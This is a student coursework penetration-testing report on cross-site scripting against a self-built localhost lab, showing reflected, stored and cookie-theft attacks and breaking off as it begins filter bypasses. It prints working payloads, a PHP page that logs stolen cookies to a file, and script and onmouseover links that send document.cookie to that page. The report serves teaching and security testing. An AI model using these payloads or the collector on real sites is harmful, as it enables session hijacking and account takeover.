CSCM28 Security Vulnerabilities and Penetration Testing

Coursework 2

Presentation testing Report:

Cross Site Scripting (XSS) Vulnerability

Prepared by :

Abdulaziz ALJabr

940040

due 25 March

EXECUTIVE SUMMARY:

Presentation testing has been conducted on http://localhost:8080/, that I had created the lab for coursework purpose, the result of this lab shows the website has critical vulnerabilities, these vulnerabilities are XSS reflected, Persistent Script and malicious attacks that can be exploited by an attacker on the local network to gain full control on the http://localhost:8080/ and can impact the service.

RISK:

Likelihood

The vulnerabilities found can be exploited using automated tools & scripting.

Impact

The vulnerabilities found has significant impact on the service.

Overall Risk

Critical.

Tools:

1- XAMPP
   I used it as web server and database.
2- visual studio code
   I used it for editor to create HTML pages.

TECHNICAL DETAILS:

Cross Site Scripting (XSS):

It has been observed that couple of pages under http://localhost:8080/ has cross site scripting vulnerability. this can allow attacker from local network to steal other users sessions and login on their behalf.

Affected URLs:

http://localhost:8080/xss/2/
http://localhost:8080/xss/3/
http://localhost:8080/xss/4/
http://localhost:8080/xss/5/
http://localhost:8080/xss/6/


Risk rating:

High

First Exploitation:

It is Non Persistent Scripts (Reflected XSS). This vulnerability on this URL http://localhost:8080/xss/2/ basically try to check can be exploited or not the following payload:

<script>alert(“there is xss”)</script>




Try The New Search Feature!

<script>alert(“there is xss”)<

The results of your search for:

Sorry No Results Found!

This website was made to show XSS vulnerability! by Aziz_940040!



localhost:8080/xss/2/index.php?search=<script>alert%28"there+is+xss"%29<%2Fscript>

localhost:8080 says

there is xss


Obviously we see that can inject the script and show the pop-up alert that means no filtering in this website. The malicious script possibilities are endless. for examples sake we could:

- Redirect to a phishing.
- Steal Cookie information.
- Force the user to make an action.

Second Exploitation:

It is Persistent Scripts (Stored XSS). This vulnerability on this URL http://localhost:8080/xss/3/
It is quite similar to first exploitation; however, the script is being stored in the database. can be exploited following payload:
First try to check can be stored the command or not.


It' an amazing website<script>alert("XSS is there")</script>



Try The New Comment Website!


New record created successfully

```
It's an amazing website<script>alert("XSS is
there")</script>
```



localhost:8080 says

XSS is there



Try The New Comment Website!

New record created successfully

Leave a comment

Comment #1

Hi guys

Comment #2

It's an amazing website


This website was made to show XSS vulnerability! by Aziz_940040!

Debug: Clear Table

We can see the command is stored that the script it is works. It will store all of the commands that you put in into the database.

Second try to redirect the victim to another page, to illustrate in bellow:
Inject the script on the command box:

This website has a problem<script>window.location='https://www.google.com/search?q=what+is+XSS'</script>




Try The New Comment Website!

New record created successfully


```
This website has a
problem<script>window.location='https://www.google.
com/search?q=what+is+XSS'</script>
```

Comment


localhost:8080/xss/3/index.php

localhost:8080 says

XSS is there


google.com/search?q=what+is+XSS

About 5,430,000 results (0.54 seconds)

en.wikipedia.org › wiki › Cross-site_scripting

Cross-site scripting - Wikipedia

Cross-site scripting (**XSS**) is a type of computer security vulnerability typically found in web applications. **XSS** attacks enable attackers to inject client-side scripts into web pages viewed by other users.

Background · Types · Exploit examples · Preventive measures

You've visited this page 2 times. Last visit: 06/03/20

After clicked comment and will notice get the pop-up the JavaScript is executed then clicked ok that get the redirect to another page which I choose google search.


Third Exploitation:

It is Dom-based XSS is very similar to the Reflected XSS type & Malicious Attacks. This vulnerability on http://localhost:8080/xss/4/

This vulnerability will focus on stealing cookies then will move onto making forced actions on a site with a Reflected Attack.

Most of website you log into have a remember me function meaning they give you a cookie with a session/auth code. That means if we use a cookie attack on a website where the user needs to be logged on to see the page. We will have a cookie with their auth code, that we can use to login as them. To illustrate in the bellow:


First I created a button to generate a cookie to show you how is it looks like.


authKey Cookie SET!

Try The New Comment & Cookie Website!

No Comments!

This website was made to show XSS vulnerability! by Aziz_940040!


authKey Cookie: 210f1a04c24e5f2e992559f8165224b7

Try The New Comment & Cookie Website!


No Comments!

This website was made to show XSS vulnerability! by Aziz_940040!

As you can see that it looks like stored in the session browser.

The steps involved in this attack are shown below:

I wanted to steal a cookie I need somewhere to send it. I decided to send their cookie to me so it is worth having a look at the Cookie Monster dot PHP.




```
<?php

if (isset($_GET['cookie']))
{
    $file = 'stolenCookies.txt';
    file_put_contents($file, $_GET['cookie'].PHP_EOL, FILE_APPEND);
}


?>
<!DOCTYPE html>
<html>
<title> XSS Cookie #4 - Problem </title>
<body>
<h1 align="center"> Oh No! Something went wrong! </h1>
</body>
</html>
```

that file will download as this is going to be the page that I send it to so this could be allocated anywhere on the web and we can link to it. I have got if there is a cookie then the files stolen cookies txt I am going to put into that file the cookie and add new line onto the end and append to the file so any new cookie requests that I get given I am just going to save the cookie into a file and then for the actual HTML that the user sees they just get a title saying that there's a problem and a big heading in the middle saying oh no something went wrong.

Can be exploited following payload:

<script>window.location='http://localhost/xss/4/cookiemonster.php?cookie='+escape(document.cookie)</script>




authKey Cookie: 210f1a04c24e5f2e992559f8165224b7

Try The New Comment & Cookie Website!

```
can be exploited following payload:
<script>window.location='http://localhost/xss/4/cookiemonster.php?cookie='+escape(document.cookie)
</script>
```


No Comments!

This website was made to show XSS vulnerability! by Aziz_940040!



localhost/xss/4/cookiemonster.php?cookie=authKey%3D210f1a04c24e5f2e992559f8165224b7

Oh No! Something went wrong!



```
authKey=210f1a04c24e5f2e992559f8165224b7
```


//Hover attack//

Now in this attack will create a link, that when victim click this link will steal the cookie and redirect to another page.

The steps involved in this attack are shown below:

Inject the script on the input filed:

Check out This YouTube video:<a href="https://www.youtube.com/" onmouseover="window.location='http://localhost/xss/4/cookiemonster.php?cookie='+escape(document.cookie)">
https://www.youtube.com/
</a>



Try The New Comment & Cookie Website!

New record created successfully

```
Check out This YouTube video:<a
href="https://www.youtube.com/"
onmouseover="window.location='http://localhost/xs
s/4/cookiemonster.php?
cookie='+escape(document.cookie)">
https://www.youtube.com/
```


Comment #4

Hi guys!

Comment #5


Check out This YouTube video: https://www.youtube.com/

This website was made to show XSS vulnerability! by Aziz_940040!



localhost/xss/4/cookiemonster.php?cookie=authKey%3D210f1a04c24e5f2e992559f8165224b7

Oh No! Something went wrong!




stolenCookies.txt - Notepad

```
authKey=210f1a04c24e5f2e992559f8165224b7
authKey=960f6c6c1c9a8e3c500d986a1986ff84
authKey=b8f691e0298795361eb7e560831e0cdd
```

Fourth Exploitation:

It is avoiding the Filters, in the first will see how to bypassing basic filters then in second show you how to bypassing advanced filters. This vulnerability on this URL http://localhost:8080/xss/5/ & http://localhost:8080/xss/6/
basically try to check can be exploited the script or not the following payload:


Try The New Comment Website!

```
<script>alert("XSS is there")</script>
```

Comment #8

This website was made to show XSS vulnerability! by Aziz_940040!

As we can see the scripting does not works, meaning this site implement to block the script.

Most of the time it will not be this easy. (Sometimes you might get lucky with a rookie programmer). I have to try some work a round's for the kinds of defenses that developers may put in place. Usually through encoding, obfuscation or a different approach.

Versions of PHP < 5.3.0 used a configuration variable called magic_quotes_gpc which would change all:
' (single-quote)
" (double quote)
\ (backslash)
\0 (NULL)
Into an escaped form of those characters.


The resulting alert would look possibly like
alert(\"xss\") or
alert(\xss\)

This php variable has since been removed as it was not a plausible solution to many attacks and as many people were learning about SQL injection. More database specific functions were designed to be used instead. Eg. mysql_real_escape_string($astring).

Many websites still use old versions of PHP! This means many sites still use this magic_quotes_gpc as their only line of defense. Some websites may only add in a simple filter to convert the magic_quote values into their html entity equivalent.

Here I will be using fromCharCode to bypassing the filters. The steps involved in this attack are shown below:

